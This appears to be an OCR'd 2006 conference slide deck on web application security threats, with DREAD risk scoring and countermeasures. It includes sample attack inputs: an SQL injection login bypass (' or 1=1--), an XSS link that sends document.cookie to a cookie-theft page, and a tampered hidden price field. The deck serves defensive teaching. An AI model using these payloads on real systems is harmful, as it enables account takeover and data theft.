turning knowledge into practice

Web Application Security Considerations


Eric Peele, Kevin Gainey

International Field Directors & Technology Conference 2006

May 21 – 24, 2006

3040 Cornwallis Road ▪ P.O. Box 12194 ▪ Research Triangle Park, North Carolina, USA 27709
Phone 919-316-3898 Fax 919-541-6178 e-mail epeele@rti.org


Types of Threats



Why Security?

2002 Computer Crime and Security Survey

Percentages of companies who participated in the survey




http://www.gocsi.com/press/20020407.html

How Does This Happen?

Common Software Vulnerabilities

Percentages of apps that have "serious design flaws" in the indicated areas



Threats Against the Application

Threat	Examples
SQL injection	Including a DROP TABLE command in text typed into an input field
Cross-site scripting	Using malicious client-side script to steal cookies
Hidden-field tampering	Maliciously changing the value of a hidden field
Eavesdropping	Using a packet sniffer to steal passwords and cookies from traffic on unencrypted connections
Session hijacking	Using a stolen session ID cookie to access someone else's session state
Identity spoofing	Using a stolen forms authentication cookie to pose as another user
Information disclosure	Allowing client to see a stack trace when an unhandled exception occurs

SQL Injection

- Exploits applications that use external input in database commands
  - Input from <form> fields
  - Input from query strings
- The technique:
  - Find a <form> field or query string parameter used to generate SQL commands
  - Submit input that modifies the commands
- Compromise, corrupt, and destroy data

How SQL Injection Works

Model Query

SELECT COUNT (*) FROM Users
WHERE UserName='EPeele'
AND Password='secret'

Malicious Query

SELECT COUNT (*) FROM Users
WHERE UserName='' or 1=1--
~~AND Password=''~~

"or 1=1" matches every record in the table

"--" comments out the remainder of the query

Cross-Site Scripting (XSS)

- Exploits applications that echo raw, unfiltered input to Web pages
  - Input from <form> fields
  - Input from query strings
- The technique:
  - Find a <form> field or query string parameter whose value is echoed to the Web page
  - Enter malicious script and get an unwary user to navigate to the infected page
- Steal cookies, deface and disable sites

How Cross-Site Scripting Works

URL of the site targeted by the attack

```
<a href="http://.../Search.aspx?
Search=<script language='javascript'>
document.location.replace
('http://localhost/cookietheft.aspx?
Cookie=` + document.cookie);
</script>">...</a>
```

Query string contains embedded JavaScript that redirects to attacker's page and transmits cookies issued by Search.aspx in a query string

Hidden-Field Tampering

- HTTP is a stateless protocol
  - No built-in way to persist data from one request to the next
- People are stateful beings
  - Want data persisted between requests
  - Shopping carts, user preferences, etc.
- Web developers sometimes use hidden fields to persist data between requests
- Hidden fields are not really hidden!

How HF Tampering Works

type="hidden" prevents the field from being seen on the page but not in View Source

Page contains this…

<input type="hidden" name="price" value="$10,000">

Postback data should contain this…

price="$10,000"

Instead it contains this…

price="$1"

Session Hijacking

- Web applications use sessions to store state
- Sessions are private to individual users
- Sessions can be compromised

Threat	Risk Factor
Theft and replay of session ID cookies	High*
Links to sites that use cookieless session state	Medium*
Predictable session IDs	Low*
Remote connection to state server service	Medium
Remote connection to state server database	Medium
Eavesdropping on state server connection	Medium

**** Shorter session time-outs mitigate the risk by reducing the attack window***


Identity Spoofing

- Security depends on authentication
- If authentication can be compromised, security goes out the window
- Authentication can be compromised

Threat	Risk Factor
Theft of Windows authentication credentials	High
Theft of forms authentication credentials	High
Theft and replay of authentication cookies	Medium*
Dictionary attacks and password guessing	High

** Depends on the time-out values assigned to authentication cookies*

Information Disclosure



Which is the better error message?

DREAD

D **Damage potential**
What are the consequences of a successful exploit?

R **Reproducibility**
Would an exploit work every time or only under certain circumstances?

E **Exploitability**
How skilled must an attacker be to exploit the vulnerability?

A **Affected users**
How many users would be affected by a successful exploit?

D **Discoverability**
How likely is it that an attacker will know the vulnerability exists?

http://msdn.microsoft.com/library/en-us/dnnetsec/html/THCMCh03.asp

DREAD, Cont.

	High (3)	Medium (2)	Low (1)
Damage potential	Attacker can retrieve extremely sensitive data and corrupt or destroy data	Attacker can retrieve sensitive data but do little else	Attacker can only retrieve data that has little or no potential for harm
Reproduc-ability	Works every time; does not require a timing window	Timing-dependent; works only within a time window	Rarely works
Exploitabilty	Bart Simpson could do it	Attacker must be somewhat knowledgeable and skilled	Attacker must be VERY knowledgeable and skilled
Affected users	Most or all users	Some users	Few if any users
Discoverabilty	Attacker can easily discover the vulnerability	Attacker might discover the vulnerability	Attacker will have to dig to discover the vulnerability

Example

Threat	D	R	E	A	D	Sum
Auth cookie theft (eavesdropping)	3	2	3	2	3	13
Auth cookie theft (XSS)	3	2	2	2	3	12

Potential for damage is high (spoofed identities, etc.)

Cookie can be stolen any time, but is only useful until expired

Anybody can run a packet sniffer; XSS attacks require moderate skill

All users could be affected, but in reality most won't click malicious links

Easy to discover: just type a <script> block into a field

Prioritized Risks

Addressing the Problem

- Never trust input – validate everything
- Utilize stored procedures or parameterized queries
- Keep session cookie durations short
- Never store sensitive information in cookies
- Encrypt, encrypt, encrypt

Resources

- **Improving Web Application Security: Threats and Countermeasures**
  http://msdn.microsoft.com/security/default.aspx?pull=/library/en-us/dnnetsec/html/threatcounter.asp

- **Writing Secure Code, Second Edition**
  by Michael Howard, David LeBlanc